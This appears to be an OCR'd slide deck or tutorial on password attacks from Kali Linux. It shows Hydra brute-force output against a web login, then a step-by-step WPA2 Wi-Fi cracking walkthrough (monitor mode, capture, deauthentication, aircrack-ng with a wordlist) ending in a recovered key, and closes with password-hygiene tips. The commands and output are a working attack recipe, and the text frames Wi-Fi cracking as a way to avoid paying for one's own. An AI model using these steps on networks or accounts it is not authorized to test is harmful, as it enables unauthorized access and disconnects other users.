[ATTEMPT] target 192.168.1.101 - login "admin" - pass "msfadmin" - 43 of 958 [ch
ild 15]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "_admin" - 44 of 958 [chil
d 14]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "_pages" - 45 of 958 [chil
d 5]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "a" - 46 of 958 [child 6]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "aa" - 47 of 958 [child 8]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "aaa" - 48 of 958 [child 1
1]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "abc" - 49 of 958 [child 4
]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "about" - 50 of 958 [child
 2]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "academic" - 51 of 958 [ch
ild 0]
```



```
[80][www-form] host: 192.168.1.101   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-03-09 12:54:46
root@kali:~#
```

WIFI PASSWORD HACKING...


Because you don’t want to pay for your own.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:c5:f0:83  txqueuelen 1000  (Ethernet)
        RX packets 16  bytes 2870 (2.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 4156 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 24  bytes 1272 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1272 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 06:36:46:37:c1:ad  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```


THE TOOLS

- airmon-ng




```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1392 NetworkManager
 1541 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng wlan0mon
```

GATHERING DATA




```
CH  7 ][ Elapsed: 1 min ][ 2017-05-24 20:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

[redacted]
30:B5:C2:35:8C:EA  -51       79       23    0   6  54e. WPA2 CCMP   PSK  SI_WiFI
[redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

[redacted]
30:B5:C2:35:8C:EA  0C:D2:92:D1:A6:C3  -34    0 - 6e     0        5
30:B5:C2:35:8C:EA  C0:EE:FB:D5:FD:B5  -36    0e- 1e    39       65  SI_WiFI
[redacted]

root@kali:~# airodump-ng -c 6 --bssid 30:B5:C2:35:8C:EA -w SI_WiFi_Dump wlan0mon
```

GATHERING DATA




```
CH  6 ][ Elapsed: 48 s ][ 2017-05-24 20:10

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:B5:C2:35:8C:EA  -57  28      162       44    0   6  54e. WPA2 CCMP   PSK  SI_WiFI

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

30:B5:C2:35:8C:EA  0C:D2:92:D1:A6:C3  -26    0 - 6e     0       12
30:B5:C2:35:8C:EA  C0:EE:FB:D5:FD:B5  -27    0e- 0e    15       46
```

TAKING CONTROL




```
root@kali:~# aireplay-ng --deauth 0 -a 30:B5:C2:35:8C:EA  wlan0mon
```

CRACKING THE PASSWORD




```
root@kali:~# aircrack-ng -w Documents/rockyou.txt -b 30:B5:C2:35:8C:EA SI_WiFi_Dump-01.cap
```

LIFE IS TO SHORT FOR THIS



```
                               Aircrack-ng 1.2 rc4

      [00:00:02] 1304/9822768 keys tested (529.50 k/s)

      Time left: 5 hours, 9 minutes, 26 seconds                 0.01%

                       Current passphrase: pandabear


      Master Key     : 0B 54 2D CB 66 72 46 E6 D0 CE 9D 2A 1E E7 25 60
                       96 48 33 5C C7 A4 E5 BD 52 C2 BE 1E E1 A7 62 A0

      Transient Key  : F1 69 78 63 01 C5 F3 D5 97 F5 C1 52 6C 2B C0 63
                       CB A9 EB 23 0C 4E F9 A3 02 70 F2 30 EE 4B 97 CA
                       80 50 B0 DC 51 81 AD F4 99 60 4F 21 D8 02 DC 82
                       55 32 F8 A1 03 E1 C5 04 FC F9 5A 76 B8 C5 C0 BE

      EAPOL HMAC     : E8 08 FA 79 5F C4 88 27 20 3F 12 A8 6D 6B 3E D9
```

GOT THE PASSWORD



```
                                Aircrack-ng 1.2 rc4

      [00:00:00] 252/7120716 keys tested (526.02 k/s)

      Time left: 3 hours, 45 minutes, 37 seconds                 0.00%

                        KEY FOUND! [ Pwd_For_SI_WiFi ]


      Master Key     : 12 EA BA 5C 3C 60 82 05 78 67 DD 9A 85 EC 9F 67
                       E5 D5 B8 A2 F1 00 3A F4 8A 9C 38 0C AE 65 37 39

      Transient Key  : FD CB 03 F1 98 E4 0C AA D7 CD EF EC 57 DC 76 0D
                       2D 11 70 AE B7 B9 83 A9 F6 DB 25 09 2F 4E 81 3E
                       05 EE 9A D5 53 F1 C7 59 EE FE 1A B3 0C AA 35 88
                       4C E6 E5 B5 48 D4 08 E0 50 DB 1C 16 17 92 88 E1

      EAPOL HMAC     : 9D 70 04 6F 4F BA 28 1A 70 92 65 47 3E 9F B6 0E
root@kali:~# 
```

REMEMBER

- Your password must be complicated … a random complicated string is fine ... but be sure to not forget it
- Change your password very often and update software
- Use multifactor authentication
- If biometrics is an option, take it
- Different accounts need different passwords
- Consider a password manager
- Do not save your password on web browsers
- Don't fall for phishing
- DO NOT TELL YOUR PASSWORD TO YOUR FRIENDS